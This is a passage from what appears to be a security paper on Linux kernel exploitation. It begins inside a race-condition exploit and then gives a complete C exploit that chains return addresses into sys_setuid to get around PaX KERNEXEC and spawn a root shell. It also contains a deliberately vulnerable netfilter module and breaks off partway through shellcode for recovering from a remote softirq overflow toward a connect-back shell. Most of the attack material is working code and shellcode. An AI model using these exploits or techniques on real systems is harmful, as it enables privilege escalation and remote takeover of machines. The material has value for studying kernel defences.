  tmp->cmsg_len   = sizeof(struct cmsghdr);
  tmp->cmsg_level = 0;
  tmp->cmsg_type  = 0;
  tmp++;

  memset(tmp, 0x00, 172);
```

```
}

int main()
{
  struct tsc_stamp single_stamp = {0};
  struct msghdr msg = {0};

  memset(&stamp, 0x00, sizeof(stamp));
  int fd = open("/tmp/file", O_RDWR);
  if(fd == -1)
    fatal_errno("open", 1);

  char *addr = flat_file_mmap(fd);

  fill_ancillary(&msg, addr);

  munmap(addr, PAGE_SIZE*PAGE_NUM);
  close(fd);
  make_kjump();
  sync();

  printf("Flush all pages and press a enter:)\n");
  getchar();

  fd = open("/tmp/file", O_RDWR);
  if(fd == -1)
    fatal_errno("open", 1);
  addr = flat_file_mmap(fd);

  int t_pid = start_thread_priority(race_func, NULL);
  printf("[*] thread main getpid()=%d\n", getpid());

  start_flush_access(addr, 32);


  int sc[2];
  int sp_ret = socketpair(AF_UNIX, SOCK_STREAM, 0, sc);
  if(sp_ret < 0)
    fatal_errno("socketpair", 1);

  single_stamp.access = (uint32_t)g_ancillary;
  single_stamp.before = tsc();

  glob_race =1;
  sendmsg(sc[0], &msg, 0);

  single_stamp.after = tsc();

  print_single_result(&single_stamp);

  kill(t_pid, SIGKILL);
  munmap(addr, PAGE_SIZE*PAGE_NUM);
  close(fd);
  return 0;
}
```

< / >

------[3 - Advanced scenarios

In an attempt to ’’complete’’ our tractation on kernel exploiting we’re now going to discuss two ’advanced scenarios’ : a stack based kernel exploit capable to bypass PaX [18] KERNEXEC and Userland / Kernelland split and an effective remote exploit, both for the Linux kernel.

---[3.1 - PaX KERNEXEC & separated kernel/user space

The PaX KERNEXEC option emulates a no-exec bit for pages at kernel land on an architecture which hasn't it (x86), while the User / Kerne Land split blocks the 'return-to-userland' approach that we have extensively described and used in the paper. With those two protections active we're basically facing the same scenario we encountered discussing the Solaris/SPARC environment, so we won't go in more details here (to avoid duplicating the tractation).

This time, thou, we won't have any executable and controllable memory area (no u_psargs array), and we're going to present a different tecnique which doesn't require to have one. Even if the idea behind applyes well to any no-exec and separated kernel/userspace environment, as we'll see in a short, this approach is quite architectural (stack management and function call/return implementation) and Operating System (handling of credentials) specific.

Moreover, it requires a precise knowledge of the .text layout of the running kernel, so at least a readable image (which is a default situation on many distros, on Solaris, and on other operating systems we checked) or a large or controlled infoleak is necessary.

The idea behind is not much different from the theory behind 'ret-into-libc' or other userland exploiting approaches that attempt to circumvent the non executability of heap and stack : as we know, Linux associates credentials to each process in term of numeric values :

```
< linux-2.6.15/include/linux/sched.h >

struct task_struct {
[...]
/* process credentials */
        uid_t uid,euid,suid,fsuid;
        gid_t gid,egid,sgid,fsgid;
[...]
}

< / >
```

Sometimes a process needs to raise (or drop, for security reasons) its credentials, so the kernel exports systemcalls to do that.
One of those is sys_setuid :

```
< linux-2.6.15/kernel/sys.c >

asmlinkage long sys_setuid(uid_t uid)
{
        int old_euid = current->euid;
        int old_ruid, old_suid, new_ruid, new_suid;
        int retval;

        retval = security_task_setuid(uid, (uid_t)-1, (uid_t)-1,
LSM_SETID_ID);
        if (retval)
                return retval;

        old_ruid = new_ruid = current->uid;
        old_suid = current->suid;
        new_suid = old_suid;

        if (capable(CAP_SETUID)) {              [1]
                if (uid != old_ruid && set_user(uid, old_euid != uid) < 0)
                        return -EAGAIN;
                new_suid = uid;
        } else if ((uid != current->uid) && (uid != new_suid))
                return -EPERM;

        if (old_euid != uid)
        {
                current->mm->dumpable = suid_dumpable;
```

```
                smp_wmb();
        }
        current->fsuid = current->euid = uid;    [2]
        current->suid = new_suid;

        key_fsuid_changed(current);
        proc_id_connector(current, PROC_EVENT_UID);

        return security_task_post_setuid(old_ruid, old_euid, old_suid,
LSM_SETID_ID);
}
```

< / >

As you can see, the 'security' checks (out of the LSM security_* entry points) are performed at [1] and after those, at [2] the values of fsuid and euid are set equal to the value passed to the function.
sys_setuid is a system call, so, due to systemcall convention, parameters are passed in register. More precisely, 'uid' will be passed in '%ebx'.
The idea is so simple (and not different from 'ret-into-libc' [19] or other userspace page protection evading tecniques like [20]), if we manage to have 0 into %ebx and to jump right in the middle of sys_setuid (and right after the checks) we should be able to change the 'euid' and 'fsuid' of our process and thus raise our priviledges.

Let's see the sys_setuid disassembly to better tune our idea :

```
[...]
c0120fd0:       b8 00 e0 ff ff          mov    $0xffffe000,%eax  [1]
c0120fd5:       21 e0                   and    %esp,%eax
c0120fd7:       8b 10                   mov    (%eax),%edx
c0120fd9:       89 9a 6c 01 00 00       mov    %ebx,0x16c(%edx)  [2]
c0120fdf:       89 9a 74 01 00 00       mov    %ebx,0x174(%edx)
c0120fe5:       8b 00                   mov    (%eax),%eax
c0120fe7:       89 b0 70 01 00 00       mov    %esi,0x170(%eax)
c0120fed:       6a 01                   push   $0x1
c0120fef:       8b 44 24 04             mov    0x4(%esp),%eax
c0120ff3:       50                      push   %eax
c0120ff4:       55                      push   %ebp
c0120ff5:       57                      push   %edi
c0120ff6:       e8 65 ce 0c 00          call   c01ede60
c0120ffb:       89 c2                   mov    %eax,%edx
c0120ffd:       83 c4 10                add    $0x10,%esp        [3]
c0121000:       89 d0                   mov    %edx,%eax
c0121002:       5e                      pop    %esi
c0121003:       5b                      pop    %ebx
c0121004:       5e                      pop    %esi
c0121005:       5f                      pop    %edi
c0121006:       5d                      pop    %ebp
c0121007:       c3                      ret
```

At [1] the current process task_struct is taken from the kernel stack value. At [2] the %ebx value is copied over the 'euid' and 'fsuid' members of the struct. We have our return address, which is [1].
At that point we need to force somehow %ebx into being 0 (if we're not lucky enough to have it already zero'ed).

To demonstrate this vulnerability we have used the local exploitable buffer overflow in dummy.c driver (KERN_IOCTL_STORE_CHUNK ioctl() command). Since it's a stack based overflow we can chain multiple return address preparing a fake stack frame that we totally control.
We need :

- a zero'ed %ebx : the easiest way to achieve that is to find a pop %ebx followed by a ret instruction [we control the stack] :

```
        ret-to-pop-ebx:
                [*] c0100cd3:       5b      pop    %ebx
                [*] c0100cd4:       c3      ret
```

we don't strictly need pop %ebx directly followed by ret, we may find a sequence of pops before the ret (and, among those, our pop %ebx). It is just a matter of preparing the right ZERO-layout for the pop sequence (to make it simple, add a ZERO 4-bytes sequence for any pop between the %ebx one and the ret)

- the return addr where to jump, which is the [1] address shown above

- a 'ret-to-ret' padding to take care of the stack gap created at [3] by the function epilogue (%esp adding and register popping) :

```
ret-to-ret pad:
        [*] 0xffffe413      c3      ret
```

(we could have used the above ret aswell, this one is into vsyscall page and was used in other exploit where we didn't need so much knowledge of the kernel .text.. it survived here :))

- the address of an iret instruction to return to userland (and a crafted stack frame for it, as we described above while discussing 'Stack Based' explotation) :

```
ret-to-iret:
        [*] c013403f:       cf      iret
```

Putting all together this is how our 'stack' should look like to perform a correct explotation :

```
low addresses
            +----------------+
            | ret-to-ret pad |
            | ret-to-ret pad |
            | ............. |
            | ret-to-pop ebx |
            | 0x00000000     |
            | ret-to-setuid  |
            | ret-to-ret pad |
            | ret-to-ret pad |
            | ret-to-ret pad |
            | ............   |
            | ............   |
            | ret-to-iret    |
            | fake-iret-frame|
            +----------------+
high addresses
```

Once correctly returned to userspace we have successfully modified 'fsuid' and 'euid' value, but our 'ruid' is still the original one. At that point we simply re-exec ourselves to get euid=0 and then spawn the shell.
Code follows :

< stuff/expl/grsec_noexec.c >

```
#include <sys/ioctl.h>
#include <signal.h>
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <sys/mman.h>

#include "dummy.h"

#define DEVICE "/dev/dummy"
#define NOP 0x90
```

```
#define PAGE_SIZE 0x1000
#define STACK_SIZE 8192
//#define STACK_SIZE 4096


#define STACK_MASK ~(STACK_SIZE -1)
/* patch it at runtime */


#define ALTERNATE_STACK 0x00BBBBBB

/*2283d*/
#define RET_INTO_RET_STR   "\x3d\x28\x02\x00"
#define DUMMY              RET_INTO_RET_STR
#define ZERO               "\x00\x00\x00\x00"

/* 22ad3 */
#define RET_INTO_POP_EBX   "\xd3\x2a\x02\x00"
/* 1360 */
#define RET_INTO_IRET      "\x60\x13\x00\x00"
/* 227fc */
#define RET_INTO_SETUID    "\xfc\x27\x02\x00"

// do_eip at .text offset (rivedere)
// 0804864f
#define USER_CODE_OFFSET   "\x4f\x86\x04\x08"
#define USER_CODE_SEGMENT  "\x73\x00\x00\x00"
#define USER_EFLAGS        "\x46\x02\x00\x00"
#define USER_STACK_OFFSET  "\xbb\xbb\xbb\x00"
#define USER_STACK_SEGMENT "\x7b\x00\x00\x00"


/* sys_setuid - grsec kernel */
/*
   227fc:       89 e2                   mov    %esp,%edx
   227fe:       89 f1                   mov    %esi,%ecx
   22800:       81 e2 00 e0 ff ff       and    $0xffffe000,%edx
   22806:       8b 02                   mov    (%edx),%eax
   22808:       89 98 50 01 00 00       mov    %ebx,0x150(%eax)
   2280e:       89 98 58 01 00 00       mov    %ebx,0x158(%eax)
   22814:       8b 02                   mov    (%edx),%eax
   22816:       89 fa                   mov    %edi,%edx
   22818:       89 a8 54 01 00 00       mov    %ebp,0x154(%eax)
   2281e:       c7 44 24 18 01 00 00    movl   $0x1,0x18(%esp)
   22825:       00
   22826:       8b 04 24                mov    (%esp),%eax
   22829:       5d                      pop    %ebp
   2282a:       5b                      pop    %ebx
   2282b:       5e                      pop    %esi
   2282c:       5f                      pop    %edi
   2282d:       5d                      pop    %ebp
   2282e:       e9 ef d5 0c 00          jmp    efe22
<cap_task_post_setuid>
   22833:       83 ca ff                or     $0xffffffff,%edx
   22836:       89 d0                   mov    %edx,%eax
   22838:       5f                      pop    %edi
   22839:       5b                      pop    %ebx
   2283a:       5e                      pop    %esi
   2283b:       5f                      pop    %edi
   2283c:       5d                      pop    %ebp
   2283d:       c3                      ret

*/

/* pop %ebx, ret grsec
 *
 * ffd1a884:       5b                      pop    %ebx
 * ffd1a885:       c3                      ret
 */
```

```
char *g_prog_name;

char kern_noexec_shellcode[] =
RET_INTO_RET_STR
RET_INTO_RET_STR
RET_INTO_RET_STR
RET_INTO_RET_STR
RET_INTO_RET_STR
RET_INTO_RET_STR
RET_INTO_RET_STR
RET_INTO_RET_STR
RET_INTO_RET_STR
RET_INTO_RET_STR
RET_INTO_RET_STR
RET_INTO_RET_STR
RET_INTO_RET_STR
RET_INTO_RET_STR
RET_INTO_RET_STR
RET_INTO_POP_EBX
ZERO
RET_INTO_SETUID
RET_INTO_RET_STR
RET_INTO_RET_STR
RET_INTO_RET_STR
RET_INTO_POP_EBX
RET_INTO_POP_EBX
RET_INTO_POP_EBX
RET_INTO_POP_EBX
RET_INTO_POP_EBX
RET_INTO_POP_EBX
RET_INTO_POP_EBX
RET_INTO_POP_EBX
RET_INTO_RET_STR
RET_INTO_RET_STR
RET_INTO_IRET
USER_CODE_OFFSET
USER_CODE_SEGMENT
USER_EFLAGS
USER_STACK_OFFSET
USER_STACK_SEGMENT
;


void re_exec(int useless)
{
  char *a[3] = { g_prog_name, "exec", NULL };
  execve(g_prog_name, a, NULL);
}


char *allocate_jump_stack(unsigned int jump_addr, unsigned int size)
{
  unsigned int round_addr = jump_addr & 0xFFFFF000;
  unsigned int diff       = jump_addr - round_addr;
  unsigned int len        = (size + diff + 0xFFF) & 0xFFFFF000;
  char *map_addr = mmap((void*)round_addr,
                        len,
                        PROT_READ|PROT_WRITE,
                        MAP_FIXED|MAP_ANONYMOUS|MAP_PRIVATE,
                        0,
                        0);

  if(map_addr == (char*)-1)
    return NULL;

  memset(map_addr, 0x00, len);

  return map_addr;
}
```

```
char *allocate_jump_code(unsigned int jump_addr, void* code, unsigned int
size)
{
  unsigned int round_addr = jump_addr & 0xFFFFF000;
  unsigned int diff       = jump_addr - round_addr;
  unsigned int len        = (size + diff + 0xFFF) & 0xFFFFF000;

  char *map_addr = mmap((void*)round_addr,
                        len,
                        PROT_READ|PROT_WRITE|PROT_EXEC,
                        MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS,
                        0,
                        0);

  if(map_addr == (char*)-1)
    return NULL;

  memset(map_addr, NOP, len);
  memcpy(map_addr+diff, code, size);

  return map_addr + diff;
}


inline void patch_code_4byte(char *code, unsigned int offset, unsigned int
value)
{
  *((unsigned int *)(code + offset)) = value;
}


int main(int argc, char *argv[])
{
  if(argc > 1)
  {
    int ret;
    char *argvx[] = {"/bin/sh", NULL};
    ret = setuid(0);
    printf("euid=%d, ret=%d\n", geteuid(), ret);
    execve("/bin/sh", argvx, NULL);
    exit(1);
  }

  signal(SIGSEGV, re_exec);

  g_prog_name = argv[0];
  char *stack_jump =
          allocate_jump_stack(ALTERNATE_STACK, PAGE_SIZE);

  if(!stack_jump)
  {
    fprintf(stderr, "Exiting: mmap failed");
    exit(1);
  }



  char *memory = malloc(PAGE_SIZE), *mem_orig;
  mem_orig = memory;

  memset(memory, 0xDD, PAGE_SIZE);


  struct device_io_ctl *ptr = (struct device_io_ctl*)memory;
  ptr->chunk_num = 9 + (sizeof(kern_noexec_shellcode)-1)/sizeof(struct
device_io_blk) + 1;
  printf("Chunk num: %d\n", ptr->chunk_num);
  ptr->type = 0xFFFFFFFF;
```

```
  memory += (sizeof(struct device_io_ctl) + sizeof(struct device_io_blk) *
9);

  /* copy shellcode */
  memcpy(memory, kern_noexec_shellcode, sizeof(kern_noexec_shellcode)-1);

  int i, fd = open(DEVICE,  O_RDONLY);
  if(fd < 0)
    return 0;

  ioctl(fd, KERN_IOCTL_STORE_CHUNK, (unsigned long)mem_orig);
  return 0;
}
```

< / >

As we said, we have chosen the PaX security patches for Linux/x86, but some of the theory presented equally works well in other situation. A slightly different exploiting approach was successfully used on Solaris/SPARC. (we leave it as an 'exercise' for the reader ;))

---[3.2 - Remote Kernel Exploiting

Writing a working and somehow reliable remote kernel exploit is an exciting and interesting challenge. Keeping on with the 'style' of this paper we're going to propose here a couple of tecniques and 'life notes' that leaded us into succeeding into writing an almost reliable, image independant and effective remote exploit.

After the first draft of this paper, a couple of things changed, so some of the information presented here could be outdated in the very latest kernels (and compiler releases), but are anyway a good base for the tractation (we've added notes all around this chapter about changes and updates into the recent releases of the linux kernel).

A couple of the ideas presented here converged into a real remote exploit for the madwifi remote kernel stack buffer overflow [21], that we already released [22], without examining too much in detail the explotation approaches used. This chapter can be thus seen both as the introduction and the extension of that work.
More precisely we will cover here also the exploiting issues and solution when dealing with code running in interrupt context, which is the most common running mode for network based code (interrupt handler, softirq, etc) but which wasn't the case for the madwifi exploit.
The same ideas apply well to kernel thread context too.

Explotation tecniques and discussion is based on stack based buffer overflow on the Linux 2.6.* branch of kernels on the x86 architecture, but can be reused in most of the conditions that lead us to take control over the instruction flow.

------[3.2.1 - The Network Contest

We begin with a few considerations about the typology of kernel code that we'll be dealing with. Most of that code runs in interrupt context (and sometimes in a kernel thread context), so we have some 'limitations' :

- we can't directly 'return-to-userspace', since we don't have a valid current task pointer. Moreover, most of times, we won't control the address space of the userland process we talk with. Netherless we can relay on some 'fixed' points, like the ELF header (given there's no PIE / .text randomization on the remote box)

- we can't perform any action that might make the kernel path to sleep

(for example a memory fault access)

- we can't directly call a system call

- we have to take in account kernel resource management, since such kind of kernel paths usually acquire spinlocks or disables pre-emption. We have to restore them in a stable state.

Logically, since we are from remote, we don't have any information about structs or kernel paths addresses, so, since a good infoleaking is usually a not very probable situation, we can't rely on them.

We have prepared a crafted example that will let us introduce all the tecniques involved to solve the just stated problems. We choosed to write a netfilter module, since quite a lot of the network kernel code depends on it and it's the main framework for third part modules.

< stuff/drivers/linux/remote/dummy_remote.c >

```
#define MAX_TWSKCHUNK 30
#define TWSK_PROTO    37

struct twsk_chunk
{
  int type;
  char buff[12];
};

struct twsk
{
  int chunk_num;
  struct twsk_chunk chunk[0];
};


static int process_twsk_chunk(struct sk_buff *buff)
{
  struct twsk_chunk chunks[MAX_TWSKCHUNK];

  struct twsk *ts = (struct twsk *)((char*)buff->nh.iph +
(buff->nh.iph->ihl * 4));

  if(ts->chunk_num > MAX_TWSKCHUNK)                                    [1]

    return (NF_DROP);

  printk(KERN_INFO "Processing TWSK packet: packet frame n. %d\n",
ts->chunk_num);

memcpy(chunks, ts->chunk, sizeof(struct twsk_chunk) * ts->chunk_num); [2]

  // do somethings..

  return (NF_ACCEPT);

}
```

< / >

We have a signedness issue at [1], which triggers a later buffer overflow at [2], writing past the local 'chunks' buffer.
As we just said, we must know everything about the vulnerable function, that is, when it runs, under which 'context' it runs, what calls what, how would the stack look like, if there are spinlocks or other control management objects acquired, etc.

A good starting point is dumping a stack trace at calling time of our function :

```
#1  0xc02b5139 in nf_iterate (head=0xc042e4a0, skb=0xc1721ad0, hook=0, [1]
    indev=0xc1224400, outdev=0x0, i=0xc1721a88,
    okfn=0xc02bb150 <ip_rcv_finish>, hook_thresh=-2147483648)
    at net/netfilter/core.c:89
#2  0xc02b51b9 in nf_hook_slow (pf=2, hook=1, pskb=0xc1721ad0,         [2]
    indev=0xc1224400, outdev=0x0, okfn=0xc02bb150 <ip_rcv_finish>,
    hook_thresh=-2147483648) at net/netfilter/core.c:125
#3  0xc02baee3 in ip_rcv (skb=0xc1bc4a40, dev=0xc1224400, pt=0xc0399310,
    orig_dev=0xc1224400) at net/ipv4/ip_input.c:348
#4  0xc02a5432 in netif_receive_skb (skb=0xc1bc4a40) at
net/core/dev.c:1657
#5  0xc024d3c2 in rtl8139_rx (dev=0xc1224400, tp=0xc1224660, budget=64)
    at drivers/net/8139too.c:2030
#6  0xc024d70e in rtl8139_poll (dev=0xc1224400, budget=0xc1721b78)
    at drivers/net/8139too.c:2120
#7  0xc02a5633 in net_rx_action (h=0xc0417078) at net/core/dev.c:1739
#8  0xc0118a75 in __do_softirq () at kernel/softirq.c:95
#9  0xc0118aba in do_softirq () at kernel/softirq.c:129                [3]
#10 0xc0118b7d in irq_exit () at kernel/softirq.c:169
#11 0xc0104212 in do_IRQ (regs=0xc1721ad0) at arch/i386/kernel/irq.c:110
#12 0xc0102b0a in common_interrupt () at current.h:9
#13 0x0000110b in ?? ()
```

Our vulnerable function (just like any other hook) is called serially by the nf_iterate one [1], during the processing of a softirq [3], through the netfilter core interface nf_hook_slow [2].
It is installed in the INPUT chain and, thus, it starts processing packets whenever they are sent to the host box, as we see from [2] where pf = 2 (PF_INET) and hook = 1 (NF_IP_LOCAL_IN).

Our final goal is to execute some kind of code that will estabilish a connection back to us (or bind a port to a shell, or whatever kind of shellcoding you like more for your remote exploit). Trying to execute it directly from kernel land is obviously a painful idea so we need to hijack some userland process (remember that we are on top of a softirq, so we have no clue about what's really beneath us; it could equally be a kernel thread or the idle task, for example) as our victim, to inject some code inside and force the kernel to call it later on, when we're out of an asyncronous event.

That means that we need an intermediary step between taking the control over the flow at 'softirq time' and execute from the userland process. But let's go on order, first of all we need to _start executing_ at least the entry point of our shellcode.

As it is nowadays used in many exploit that have to fight against address space randomization in the absence of infoleaks, we look for a jump to a jmp *%esp or push reg/ret or call reg sequence, to start executing from a known point.
To avoid guessing the right return value a nop-alike padding of ret-into-ret addresses can be used. But we still need to find those opcodes in a 'fixed' and known place.

The 2.6. branch of kernel introduced a fixed page [*] for the support of the 'sysenter' instruction, the 'vsyscall' one :

```
bfe37000-bfe4d000 rwxp bfe37000 00:00 0          [stack]
ffffe000-fffff000 ---p 00000000 00:00 0          [vdso]
```

which is located at a fixed address : 0xffffe000 - 0xfffff000.

[*] At time of release this is no more true on latest kernels, since the address of the vsyscall page is randomized starting from the 2.6.18 kernel.


The 'vsyscall' page is a godsend for our 'entry point' shellcode, since we can locate inside it the required opcodes [*] to start executing :

```
(gdb) x/i 0xffffe75f
0xffffe75f:     jmp    *%esp
```

```
(gdb) x/i 0xffffe420
0xffffe420:     ret
```

[*] After testing on a wide range of kernels/compilers the addresses of those opcodes we discovered that sometimes they were not in the expected place or, even, in one case, not present. This could be the only guessing part you could be facing (also due to vsyscall randomization, as we said in the note before), but there are (depending on situations) other possibilities [fixed start of the kernel image, fixed .text of the 'running process' if out of interrupt context, etc].

To better figure out how the layout of the stack should be after the overflow, here there's a small schema :



At that point we control the flow, but we're still inside the softirq, so we need to perform a couple of tasks to cleanly get our connect back shellcode executed :

- find a way to cleanly get out from the softirq, since we trashed the stack
- locate the resource management objects that have been modified (if the've been) and restore them to a safe state
- find a place where we can store our shellcode untill later execution from a 'process context' kernel path.
- find a way to force the before mentioned kernel path to execute our shellcode


The first step is the most difficult one (and wasn't necessary in the madwifi exploit, since we weren't in interrupt context), because we've overwritten the original return pointer and we have no clue about the kernel text layout and addresses.

We're going now to present tecniques and a working shellcode for each one of the above points. [Note that we have mentioned them in a 'conceptual order of importance', which is different from the real order that we use inside the exploit. More precisely, they are almost in reverse order, since the last step performed by our shellcode is effectively getting out from the softirq. We felt that approach more well-explanatory, just remember that note during the following sub-chapters]

------[3.2.2 - Stack Frame Flow Recovery

The goal of this tecnique is to unroll the stack, looking for some known pattern and trying to reconstruct a caller stack frame, register status and instruction pointing, just to continue over with the normal flow.
We need to restore the stack pointer to a known and consistent state, restore register contents so that the function flow will exit cleanily and restore any lock or other syncronization object that was modified by the functions among the one we overflowed in and the one we want to 'return to'.

Our stack layout (as seen from the dump pasted above) would basically be that one :



As we said, we need to locate a function in the previous stack frames, not too far from our overflowing one, having some 'good pattern' that would help us in our search.
Our best bet, in that situation, is to check parameter passing :

#2 0xc02b51b9 in nf_hook_slow (pf=2, hook=1, pskb=0xc1721ad0, indev=0xc1224400, outdev=0x0, ...)

The 'nf_hook_slow()' function has a good 'signature' :

- two consecutive dwords 0x00000002 and 0x00000002
- two kernel pointers (dword > 0xC0000000)
- a following NULL dword

We can relay on the fact that this pattern would be a constant, since we're in the INPUT chain, processing incoming packets, and thus always having a NULL 'outdev', pf = 2 and hook = 1.
Parameters passing is logically not the only 'signature' possible : depending on situations you could find a common pattern in some local variable (which would be even a better one, because we discovered that some versions of GCC optimize out some parameters, passing them through registers).

Scanning backward the stack from the process_twsk_chunk() frame up to the nf_hook_slow() one, we can later set the %esp value to the place where is saved the return address of nf_hook_slow(), and, once recreated the correct conditions, perform a 'ret' that would let us exit cleanily.
We said 'once recreated the correct conditions' because the function could expect some values inside registers (that we have to set) and could expect some 'lock' or 'preemption set' different from the one we had at time of overflowing. Our task is thus to emulate/restore all those requirements.

To achieve that, we can start checking how gcc restores registers during function epilogue :

```
c02b6b30 <nf_hook_slow>:
c02b6b30:       55                      push   %ebp
c02b6b31:       57                      push   %edi
c02b6b32:       56                      push   %esi
c02b6b33:       53                      push   %ebx
[...]
c02b6bdb:       89 d8                   mov    %ebx,%eax
c02b6bdd:       5a                      pop    %edx        ==+
c02b6bde:       5b                      pop    %ebx          |
c02b6bdf:       5e                      pop    %esi          | restore
c02b6be0:       5f                      pop    %edi          |
c02b6be1:       5d                      pop    %ebp        =+
c02b6be2:       c3                      ret
```

This kind of epilogue, which is common for non-short functions let us recover the state of the saved register. Once we have found the 'ret' value on the stack we can start 'rolling back' counting how many 'pop' are there inside the text to correctly restore those register. [*]

[*] This is logically not the only possibility, one could set directly the values via movl, but sometimes you can't use 'predefined' values for those register. As a side note, some versions of the gcc compiler don't use the push/pop prologue/epilogue, but translate the code as a sequence of movl (which need a different handling from the shellcode).

To correctly do the 'unrolling' (and thus locate the pop sequence), we need the kernel address of 'nf_hook_slow()'. This one is not hard to calculate since we have already found on the stack its return addr (thanks to the signature pointed out before). Once again is the intel calling procedures convention which help us :

```
[...]
c02bc8bd:       6a 02                   push   $0x2
c02bc8bf:       e8 6c a2 ff ff          call   c02b6b30 <nf_hook_slow>
c02bc8c4:       83 c4 1c                add    $0x1c,%esp
[...]
```

That small snippet of code is taken from ip_rcv(), which is the function calling nf_hook_slow(). We have found on the stack the return address, which is 0xc02bc8c4, so calculating the nf_hook_slow address is just a matter of calculating the 'displacement' used in the relative call (opcode 0xe8, the standard calling convention on kernel gcc-compiled code) and adding it to the return addr value (INTEL relative call convention adds the displacement to the current EIP) :

[*] call to nf_hook_slow -> 0xe8 0x6c 0x2a 0xff 0xff
[*] nf_hook_slow address -> 0xc02bc8c4 + 0xffffa26c = 0xc02b6b30

To better understand the whole Stack Frame Flow Recovery approach here's the shellcode stub doing it, with short comments :

 - Here we increment the stack pointer with the 'pop %eax' sequence and test for the known signature [0x2 0x1 X X 0x0].

```
loop:
"\x58"                  // pop    %eax
"\x83\x3c\x24\x02"      // cmpl   $0x2,(%esp)
"\x75\xf9"              // jne    loop
"\x83\x7c\x24\x04\x01"  // cmpl   $0x1,0x4(%esp)
"\x75\xf2"              // jne    loop
"\x83\x7c\x24\x10\x00"  // cmpl   $0x0,0x10(%esp)
"\x75\xeb"              // jne    loop
"\x8d\x64\x24\xfc"      // lea    0xfffffffc(%esp),%esp
```

 - get the return address, subtract 4 bytes and deference the pointer to get the nf_hook_slow() offset/displacement. Add it to the return address to obtain the nf_hook_slow() address.

```
"\x8b\x04\x24"          // mov    (%esp),%eax
"\x89\xc3"              // mov    %eax,%ebx
```

```
"\x03\x43\xfc"          // add    0xfffffffc(%ebx),%eax
```

- locate the 0xc3 opcode inside nf_hook_slow(), eliminating 'spurious' 0xc3 bytes. In this shellcode we do a simple check for 'movl' opcodes and that's enough to avoid 'false positive'. With a larger shellcode one could write a small disassembly routine that would let perform a more precise locating of the 'ret' and 'pop' [see later].

```
increment:
"\x40"                  // inc    %eax
"\x8a\x18"              // mov    (%eax),%bl
"\x80\xfb\xc3"          // cmp    $0xc3,%bl
"\x75\xf8"              // jne    increment
"\x80\x78\xff\x88"      // cmpb   $0x88,0xffffffff(%eax)
"\x74\xf2"              // je     increment
"\x80\x78\xff\x89"      // cmpb   $0x89,0xffffffff(%eax)
"\x74\xec"              // je     8048351 increment
```

- roll back from the located 'ret' up to the last pop instruction, if any and count the number of 'pop's.

```
pop:
"\x31\xc9"              // xor    %ecx,%ecx
"\x48"                  // dec    %eax
